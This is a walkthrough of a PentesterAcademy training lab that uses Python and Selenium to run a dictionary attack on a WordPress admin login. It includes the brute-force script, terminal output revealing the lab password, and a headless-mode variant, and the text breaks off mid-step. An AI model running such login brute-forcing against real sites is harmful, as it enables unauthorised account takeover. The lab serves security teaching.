ATTACK DEFENSE

by PentesterAcademy

Name	Selenium: Dictionary Attacks
URL	https://attackdefense.com/challengedetails?cid=2344
Type	DevOps Basics: Testing

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Learn how to perform dictionary attacks with Selenium.

Challenge Description

Selenium is an open-source web application testing framework for automating functional tests.

A Visual Studio Code IDE is provided along with a target WordPress portal. Selenium is installed on the IDE machine and can be invoked with a Python script.

Objective: Learn about using Selenium with Python language and perform the following activities.


1. Launch dictionary attack on WordPress admin user using the 10-common-passwords.txt dictionary.
2. Launch dictionary attack on WordPress admin user using the 100-common-passwords.txt dictionary in headless mode.

Instructions:


- The WordPress instance can be accessed on "wordpress"

Lab Setup


On starting the lab, the following interface will be accessible to the user.



On choosing (clicking the text in the center) left panel, a **VS Code** instance will open in a new tab.




On choosing (clicking the text in the center) middle panel, a **Ubuntu** instance will open in a new tab for **Firefox Automated Interaction Output**.



Similarly on selecting the right panel, a web UI of **WordPress** will open in a new tab.

Solution

Step 1: Go to **VS Code IDE** instance.




Step 2: Open the dictionaryattack.py python file in the visual studio.


```python
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
from selenium.webdriver.firefox.options import Options
import os

os.environ["DISPLAY"] = ":10"

options = Options()
driver = webdriver.Firefox(options=options)

target_url = "http://wordpress"


def bruteforce(passwd):

    driver.get(target_url + "/wp-login.php")
    username = driver.find_element_by_id('user_login')
    password = driver.find_element_by_id('user_pass')
    submit = driver.find_element_by_id('wp-submit')
    username.send_keys("admin")
    password.send_keys(passwd)
    submit.send_keys(Keys.RETURN)
    WebDriverWait(driver, 10).until(EC.staleness_of(submit))

    return 'Username or Email Address' in driver.page_source
```

The script will open the WordPress website in the browser and try to brute force the admin credentials.

Step 3: Click on the Debug drop-down and select Start Without Debugging.




The script will start brute-forcing the admin password. Switch to 'Firefox Automated Interaction Output' instance.



The script found the password for the admin user.

```
PROBLEMS   OUTPUT   DEBUG CONSOLE   TERMINAL                                   1: Python Debug Consc

root@vscode:~/code# cd /root/code ; env PYTHONIOENCODING=UTF-8 PYTHONUNBUFFERED=1 /usr/bin/python3 /root/.local/share/code-server/extensions/ms-python.python-2019.6.24221/
pythonFiles/ptvsd_launcher.py --default --nodebug --client --host localhost --port 36655 /root/code/dictionaryattack.py
Testing the word:  lawrence

Testing the word:  sweetness

Testing the word:  trouble

Testing the word:  united

Testing the word:  barbara

Testing the word:  @mY_W0rdPr3SS_p@ssw0rd@102938

----------------------------------
[+] Found the password: @mY_W0rdPr3SS_p@ssw0rd@102938

root@vscode:~/code#
```

Step 4: Switch to **Wordpress** instance.




Step 5: Login using the password brute-forced by the selenium script.
URL: https://<URL>/wp-login.php


Credentials:

- **Username:** admin
- **Password:** @mY_W0rdPr3SS_p@ssw0rd@102938

Login Section




Admin Dashboard



The login was successful.


Headless Mode

Step 1: Open the dictionaryattack-headless.py python file in the visual studio



The script will run the firefox in headless mode and try to brute force the admin credentials.

Step 2: Click on the Debug drop-down and select Start Without Debugging.




The script will start brute-forcing the admin password.

```
5   from selenium.webdriver.firefox.options import Options
6   import os
7
PROBLEMS   OUTPUT   DEBUG CONSOLE   TERMINAL                                   1: Python Debug Consc
root@vscode:~/code# cd /root/code ; env PYTHONIOENCODING=UTF-8 PYTHONUNBUFFERED=1 /usr/bin/python3 /root/.local/share/code-server/extensions/ms-python.python-2019.6.24221/
pythonFiles/ptvsd_launcher.py --default --nodebug --client --host localhost --port 41277 /root/code/dictionaryattack-headless.py
Testing the word:  242424

Testing the word:  0987654321

Testing the word:  marisol

Testing the word:  nikita

Testing the word:  daisy

Testing the word:  jeremiah
```

The script found the password for the admin user.

```
Testing the word:  poopoo

Testing the word:  diamonds

Testing the word:  password1

Testing the word:  whitney

Testing the word:  @mY_W0rdPr3SS_p@ssw0rd@102938

----------------------------------
[+] Found the password: @mY_W0rdPr3SS_p@ssw0rd@102938

root@vscode:~/code#
```

Step 3: Switch to **Wordpress** instance.




Step 4: Login using the 